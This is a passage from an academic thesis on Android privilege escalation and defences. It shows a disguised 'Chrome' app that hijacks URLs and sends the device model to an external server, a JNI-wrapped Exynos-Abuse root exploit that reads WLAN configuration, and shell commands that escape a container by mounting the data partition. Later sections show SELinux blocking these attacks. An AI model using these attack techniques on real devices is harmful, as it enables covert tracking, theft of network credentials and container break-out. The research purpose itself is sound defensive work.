



Figure 9.2.: The server of the IPC exploit registers some data

### 9.1.2. HTTP hook

This exploit tries to trick the user into giving all URLs to the exploit instead of the browser. The exploit will show up as Chrome (with the Chrome logo) in the dialogue chooser when the user clicks on an URL in a program. The name of the exploit is set to `Chrome `. The non-breaking space is needed, as two apps cannot have the same name. It will not be visible to the user. See figure 9.3 for the dialogue.





Figure 9.3.: The user needs to choose a browser

The app has no activity set as its launcher in the Android manifest file. Therefore the app will not appear within the app drawer.

If the user clicks on the exploit Chrome button within the app chooser, the receiver activity is called. The URL is retrieved from the intent and packed with the model of the device into a query for the exploit server. Then the chrome browser is called explicitly to open the exploit server page. See listing 9.4 for this. Similar to the previous exploit, the server records the model name. The server then forwards the browser to the URL that was originally requested.

Instead of using Chrome as the app's title, one could name it Chrome+ and distribute it as a plugin for Chrome. When promising speed increases for Chrome, a user might install it and choose it as default action for links.

```
String url = String.format("http://home.in.tum.de/~maierj/
  ba/http_hook/?data=%s&refer=%s", model, refer);

Intent i = new Intent("android.intent.action.MAIN");
i.setComponent(ComponentName.unflattenFromString("com.
  android.chrome/com.android.chrome.Main"));
i.addCategory("android.intent.category.LAUNCHER");
i.setData(Uri.parse(url));
startActivity(i);
```

Listing 9.4: Android activity calling the Chrome browser directly

## 9.2. Using the Exynos exploit

At the time of this thesis the exploit Exynos-Abuse was one of the most recent exploits, that affected several devices from a major hardware vendor. A short description of the exploit can be found in chapter 3.2. The following app is developed for the Samsung N8000. On recent Android versions, the original exploit does not work anymore [56].

### 9.2.1. Packaged exploit

To show how root exploits can be used by malware, a specially developed Android app uses the Exynos-Abuse to elevate its permissions.

The original exploit by Alephzain [1] is written in C. The patched exploit code is callable via Java Native Interface (JNI) from an Android app. The modified exploit exports its function `getRoot()` via the JNI. Listing 9.5 shows how this is done.

```
jint Java_de_tum_in_home_maierj_exynosroot_ExynosActivity_
  getRoot(JNIEnv* env, jobject thiz) {

    // Here comes some exploit code
    // [...]

    /* ask for root */
    result = setresuid(0, 0, 0);

    // [...]
    return 0;
}
```

Listing 9.5: Modified Exynos-Abuse to work with JNI

The Java activity within the app calls the exploit to gain root permissions. Listing 9.6 shows how this is achieved. Afterwards the app can read the wireless configuration on the device. See figure 9.4, how it can access information that normal Android apps must not see.

```
public class ExynosActivity extends Activity {
  private native int getRoot();
  // [...]

  if (getRoot() == 0) {
    Toast.makeText(getApplicationContext(),
    getResources().getText(R.string.text_root),
    Toast.LENGTH_LONG).show();
  // [...]

  static {
        System.loadLibrary("exynos-abuse");
    }

}
```

Listing 9.6: Android activity using the Exynos-Abuse





Figure 9.4.: The exploit app can read sensitive WLAN configuration files

### 9.2.2. Escaping a container

With the zertisa container technology, Android runs in a container that gives only access to paths within the container. Any program run within the Android container should not be able to access anything that is outside the container directory. The Android system uses the same kernel as the host system on the device. This allows breaking out of the container as soon as root permissions are available. Using the Exynos-Abuse, this is possible. After running the exploit, the original data partition can be mounted. How this can be achieved is shown in listing 9.7. Instead of doing so manually via adb, a malware app as described before, could make use of this.

```
chmod 777 exynos-abuse
./exynos-abuse
mkdir tmp
mount -t ext4 /dev/block/mmcblk0p12 tmp
```

Listing 9.7: Mounting the data partition into the usable filesystem

# 10. Implementation of a secure Android multi boot system

Within the limited time for this thesis, a SELinux enabled Android multi boot system seemed to be the most promising approach. As described before, multi boot allows the isolation of data with different sensitivities. SELinux protects the multi boot system against root exploits aiming at container break-outs.

An Android multi boot system for the Samsung N8000 and the possibility to enable SELinux on this device were developed separately. The needed steps to merge SELinux functionality onto a multi boot device are given in chapter 10.3. There, reasons are described which did not allow to create a working prototype at this time.

## 10.1. Android multi boot architecture

Bootloaders are shipped with the devices and the core of the device specific software. If the bootloader is not working, it is not possible to boot a device. Neither the normal Android nor the recovery mode are working. The bootloader starts a Linux kernel with Initial Ramdisk (initrd). These load the Android interface and userspace tools.

Zertisa has developed a solution to start an Android system that is not directly installed on the Android partitions `/system` and `/data`. Any folder can hold as root directory for an Android filesystem.

Based on this technology, a multi boot system is reduced to loading the correct kernel and setting the correct directory as root for the Android system. Figure 10.1 shows the conceptual design of the multi boot approach.

### 10.1.1. Zertisa boot manager

As modifying the bootloader is difficult for everybody but the device manufacturers, the boot manager is implemented as the Android app visible in figure 10.2. The user can see all installed Android systems and then choose which one to boot.

### 10.1.2. Boot daemon

The boot daemon is started each time the device boots up. After the Android kernel is loaded, the boot daemon reads the configuration of the boot manager within the folder of the last running system. Based on this configuration the daemon chooses the directory from which the new system is started. The zertisa container technology then start the Android system in this directory.





Figure 10.1.: Conceptual design of the Android multi boot architecture

### 10.1.3. Automatic kernel switching

Android ROMs contain a kernel and a `/system` partition. The binaries in `/system` use functions provided by the kernel. If the kernel does not provide all needed features, Android cannot start. At the time the boot daemon is started, the kernel is already running. If the system to be started needs a kernel different from the currently running one, the boot daemon has to swap them. It compares kernel md5 values and can trigger a kernel flashing. For a new kernel to be deployed the device reboots into recovery mode. Dependent on the device type, a binary will take care of putting the kernel at the place, the bootloader expects it to be. After a reboot, the correct kernel is running, and Android is started.





Figure 10.2.: The user can choose which Android system to start on next boot

## 10.2. Using SE for Android

By August 2013 the SELinux implementation from SE for Android has been merged into CyanogenMod and AOSP. Android 4.3 is shipped with SELinux activated by default. On other than the Nexus devices, an easy way to get an Android system with SELinux is to build Android from the CyanogenMod sources. As described in chapter 6.2, labels and policies have to be created specifically for the device. The created SELinux policies allow the N8000 to run several system critical processes working correctly. This results in a device, that is not freezing when SELinux is turned in enforcing mode. Several rules label device specific files, such as `/dev/exynos-mem`. The rules that label this file correctly are shown in listing 10.1 and 10.2:

```
# Device types
type exynos_device, dev_type;
```

Listing 10.1: SELinux rule in device/samsung/n8000/sepolicy/device.te

Tapping on SELinux status in the device settings three times will switch the device from permissive to enforcing mode. The running enforcing mode is displayed in figure 10.3.

```
#########################
# Devices
#
/dev/exynos-mem      u:object_r:exynos_device:s0
```

Listing 10.2: SELinux rule in device/samsung/n8000/sepolicy/file_contexts

For detailed descriptions how to build CyanogenMod with SELinux support for the N8000, refer to [19], [18] and appendix B. The sources used are described in appendix A.





Figure 10.3.: Samsung N8000 running with SELinux in enforcing mode

## 10.3. SE multi boot Android

To create a SELinux enabled multi boot device, the changes for both have to be merged together. The need for additional SELinux policy changes is expected due to the virtualization. Files on the host system as well as in the containers have to be labeled. SELinux should only grant the Android userspace access to the objects of a running container. Furthermore additional subjects and objects exist on a zertisa multi boot system. SELinux must grant the needed permissions and especially prohibit all other actions. Bugs in programs that operate on such low system layer can have severe impact if exploited by an attacker. Different labels for the various systems may cause further security improvements

The reference implementation in chapter 10.1 was not able to update Android systems on the device, invoke a data wipe or encrypt a container. Due to those and other requirements for productive usage, several tools are completely refactored. These tools include the ones that invoke updates or start a container.

This process is still ongoing. Without access to current implementations of those tools during refactoring, we were not able to create a reference implementation of a SELinux multi boot device. This remains topic for future research, in order to create a secure multi boot device

# 11. Testing

To test the effect of SELinux with the exploit app developed, the base system is a CyanogenMod with a kernel vulnerable for the Exynos-Abuse. CyanogenMod has patched the issue very early. When Samsung released a bugfix, it replaced the fix in the CyanogenMod sources. A kernel with the latest SELinux integration but without those fixes is available in the repositories of this thesis. The repositories are described in appendix A. The reverted kernel changes are listed in appendix C.

## 11.1. Exploit app on SELinux system

When SELinux is activated and in enforcing mode, the exploit app is not able to elevate its permissions. The log messages of SELinux in listing 11.1 show how the access of an untrusted app to the file `/dev/exynos-mem` labeled as `exynos_device` is denied. Untrusted apps are all apps that are not specifically signed and labeled otherwise, such as system apps. Figure 11.1 shows how the app tries to elevate its permissions but is blocked by SELinux.





Figure 11.1.: App cannot elevate its permissions[1]

[1]This graphic was created by Janosch Maier Michael Kwapis

```
type=1400 msg=audit(1375194700.165:53): avc:  denied { read
write } for  pid=3396 comm="ierj.exynosroot" name="exynos-
mem" dev=tmpfs ino=642 scontext=u:r:untrusted_app:s0:c50,
c256 tcontext=u:object_r:exynos_device:s0 tclass=chr_file
```

Listing 11.1: SELinux preventing access to exynos-mem

For further analysis, the app was granted superuser permissions by disabling SELinux before running the exploit code. The app then gains root permissions. Afterwards SELinux was enabled again. Even with root permissions, the app is not able to read the file `/data/misc/wifi/wpa_supplicant.conf` anymore. This is the way the WLAN settings are usually retrieved. Listing 11.2 shows the log messages of SELinux and figure 11.2 shows the output of the app. One can see the UID of the app is displayed as zero but the app cannot do harm with these privileges.

```
type=1400 msg=audit(1375195464.736:193): avc:  denied
{ dac_override } for  pid=5189 comm="cat" capability=1
scontext=u:r:untrusted_app:s0:c50,c256 tcontext=u:r:
untrusted_app:s0:c50,c256 tclass=capability

type=1400 msg=audit(1375195464.736:194): avc:  denied
{ dac_read_search } for  pid=5189 comm="cat" capability=2
scontext=u:r:untrusted_app:s0:c50, c256 tcontext=u:r:
untrusted_app:s0:c50,c256 tclass=capability
```

Listing 11.2: SELinux preventing access to wpa_supplicant.conf





Figure 11.2.: App cannot read WLAN configuration, even when it runs as root

## 11.2. Mounting on SELinux system

If the exynos-abuse is run via adb when SELinux is set to enforcing mode, one can see where the exploit stops. While the permissions for `/dev/exynos-mem` give the adb user access, SELinux blocks it. The output is shown in listing 11.3. As it is not possible to gain root permissions, the mount command cannot be used. For testing, SELinux was deactivated before running the exploit, and activated afterwards. When trying to mount the data partition, the mount command fails. The security context within adb is `u:r:shell:s0`, which is not allowed to use `mounton` on a `rootfs` object. See listing 11.4 for the SELinux log.

When `su` is available on the system, a user running the `su` command can still use mount when SELinux is enabled as his security context is changed to `u:r:su:s0`.

Breaking out of a container using the `mount` method described in chapter 9.2 is not possible anymore. SELinux provides additional security here that is difficult to overcome.

```
[!] Error opening /dev/exynos-mem
```

Listing 11.3: Exploit is blocked by SELinux

```
type=1400 msg=audit(1376663770.495:93): avc:  denied
{ mounton } for  pid=3938 comm="mount" path="/mnt"
dev=rootfs ino=1057 scontext=u:r:shell:s0 tcontext=
u:object_r:rootfs:s0 tclass=dir

type=1400 msg=audit(1376663770.495:94): avc:  denied
{ mounton } for  pid=3938 comm="mount" path="/mnt"
dev=rootfs ino=1057 scontext=u:r:shell:s0 tcontext=
u:object_r:rootfs:s0 tclass=directly
```

Listing 11.4: The shell user is not able to use the mount command

# Part IV.

# Results

# 12. Summary

For this thesis the current security mechanisms on Android were described with regard to their usefulness preventing privilege escalation. Several attacks show that the mechanisms in place are not satisfying in order to prevent such attacks. Multi boot systems, kernel harneding such as SELinux, and modifications on the user interface are proposed, partly implemented and tested for their security benefits.

## 12.1. Conclusions

The mass of root exploits available for Android devices and the ease to implement IPC exploits show several attack vectors for Android. Within short time, it is possible to wrap an existing root exploit into a simple app. The wide distribution of different Android versions and diversity of device manufacturers worsen the problem. In its current state, these reasons disqualify Android for secure usage in company environments.

Companies have identified the need for smartphones or tablets in their processes. They want to allow personal use for the devices as well. Employees do not want to carry different devices for personal and business use. Current solutions, such as encapsulating the business software into an app do not satisfy the needs of everybody involved.

Multi boot solutions isolate information of different importance on the device from each other. A user can have an Android version for business usage. In this system, only the company administrator can install and modify apps. Use of bluetooth and other services can be restricted to the needs of the company. This reduces the risk of malware that can use privilege escalation to gather and report sensitive data to an attacker. The use of encryption of this one container can provide protection against a physical attacker or an attacker from within a different container. A second system can be used for the private needs of the device owner. Here all apps can be installed from app stores. The user is not limited in the use of this system. Malware that is installed to this system is limited to its container. The virtualization encapsulates the systems in a way, that access to the other container is hardened compared to data within a single boot system. Nevertheless, with root permissions it may be possible to break out of the container. Encryption of the systems can mitigate those attacks.

To offer protection against root attacks on multi boot as well as on regular devices, several solutions are currently put in place. Samsung and Google implemented features that restrict the usage of `setuid`. SELinux adds a MAC layer over the traditional Android DAC. All subjects and objects such as processes or files on the Android system are labeled. The access of a subject for an object has to be specified by a policy. With SELinux in enforcing mode, all actions that are not allowed are blocked. Otherwise

these actions are allowed, but written to a log file. As illustrated, these techniques can prevent the use of exploits to gain root permissions. When an app gains root permissions, further actions can still be blocked by SELinux based on its policies.

To offer protection against IPC exploits on one Android system is difficult. The most promising approach here requires user interaction. Before an app can use the browser to open a malicious page, the user has to confirm the action. Such dialogue could be combined with the app chooser, when multiple apps have registered to handle a certain URI scheme. The approach is similar to the way barcode reader present the data of the barcode before opening another app.

Privilege escalation attacks cover only a part of the attacks on Android devices. Several technologies such as secure elements, app footprinting and secure messaging systems can as well increase the overall security for Android. Especially in high security environments, the current security measures are not satisfying.

## 12.2. Features of the implemented defense mechanisms

For this thesis a prototype of a multi boot system and a running CyanogenMod with SELinux enabled on a N8000 were created. Those mechanisms help to protect the user against the effects of privilege escalations on an Android device. The SELinux countermeasure shows how the previously developed exploit app cannot harm the device anymore.

### 12.2.1. Multi-Boot

To separate sensitive data such as contacts and calendars, a multi boot system was implemented. The multi boot consists of the following parts:

- A boot daemon that hooks into the boot process and sets file links correctly for the zertisa container solution to start a system
- A boot manager app that creates a settings file for the boot daemon to start the correct system on next reboot

Settings, data and apps on one system do not affect the settings, data and apps on another system. Malicious apps, that try to gather sensitive information on one system, cannot retrieve information from another system. However, this approach does not help to prevent privilege escalation within one container.

### 12.2.2. SELinux

The Android system with SELinux enabled is based on the CyanogenMod 10.1 source. To allow the device to be run in enforcing mode the following was implemented:

- Creation of labels for files specific for the N8000
- Relabeling of special files after their creation in the boot process

- Creation of SELinux policies to allow different subjects access to several objects. Some policies were needed due to the creation of new labels, others due to different system handling on the Samsung device compared to the Nexus devices.

Running the N8000 in enforcing mode provides the basis to prevent root exploits elevating their permissions. An app that used the exploit Exynos-Abuse was used to verify the utility of SELinux. With SELinux in permissive mode, or disabled completely, the app is able to gain root permissions and read the `/data` directory and the WLAN configuration file `wpa_supplicant.conf`. When SELinux runs in enforcing mode, the app is not able to elevate its permissions. If superuser permissions are granted manually, the app is not able to read `/data` or `wpa_supplicant.conf` anyway, as the access is blocked by SELinux.

# 13. Future work

Several approaches try to limit the usage of `setuid` or the `suid` bit. This is a good idea on general use devices, or devices in company environments. However, it prohibits the usage of the `su` binary. Using apps that need root permissions on such a ROM is not possible. To prevent security breaks on systems with root enabled, other mechanisms need to be implemented. The CyanogenMod community which is usually on the leading edge of Android development can be a place to further pursue this.

Based on the current merge from SE for Android into AOSP, device manufacturers and mobile providers can implement SELinux support on their devices. With the general policies from the SE for Android project, setting up a functioning environment is reduced to proper file labeling and the creation of several rules. Nevertheless thorough testing is needed here, not to bother any system component from running. CyanogenMod can take the lead here as well. With versions for several devices of different manufacturers, the synergy of device independent SELinux policies can accelerate the development.

Using SELinux on root enabled devices might require collaboration between Android system programmers and app developers. Apps that require root permissions and access to special system files need labeling that is different from the untrusted app label. Only such collaboration can take into account, the different needs of app developers and manufacturers for secure devices.

Combining the positive effects of a multi boot system and SELinux should be pursued. Enhancing the security within one container using SELinux, the general multi boot approach can satisfy the security needs that are necessary in a company environment. Combining both techniques can widely enhance Android security and enable its use in a broad field of the economy. The possibility to change containers without rebooting the whole device can be a goal to enhance the user experience of such a system. However this must not decrease the system security.

# Appendix

# A. Source code

The source code written for the sake of this thesis is published in several repositories on GitHub[1].

Repository for the exploits described in chapter 9:

- `https://github.com/Phylu/ba.git`

Repository containing a local manifest file, which can be used to build CyanogenMod for the N8000. Compiling instructions are given in appendix B. [18] explains how to use such a file to include external repositories into your Android source tree.

- `https://github.com/Phylu/n8000_selinux.git`

Repositories to re-enable the vulnerability for ExynosAbuse for the N8000 (see chapters and 9.2) as described in appendix C:

- `https://github.com/Phylu/android_kernel_samsung_smdk4412.git`
- `https://github.com/Phylu/android_device_samsung_smdk4412-common.git`

Repositories containing the SELinux configuration for the N8000, described in chapter 10.2 and used in appendix B to build CyanogenMod:

- `https://github.com/Phylu/android_device_samsung_n8000.git`
- `https://github.com/Phylu/android_device_samsung_n80xx-common.git`

[1] `http://github.com`

# B. Build SELinux for Samsung N8000

In CyanogenMod 10.1, SELinux is available in the branches, but not included in the build by default. Setting the `HAVE_SELINUX=true` flag leads to a system that runs SELinux in permissive mode. For a new device to properly run SELinux, several files have to be labeled and specific rules have to be created.

To get a SELinux enabled version for the N8000, follow [19], with few additions. The files containing policies for the N8000 as described in [54] are pulled from additional git repositories. Listing B.1 displays all the steps needed to compile CyanogenMod 10.1 with SELinux for the N8000. With this build it is possible to put SELinux in enforcing mode after booting the device. Basic functionality such as WLAN connectivity or making pictures and screenshots are working.

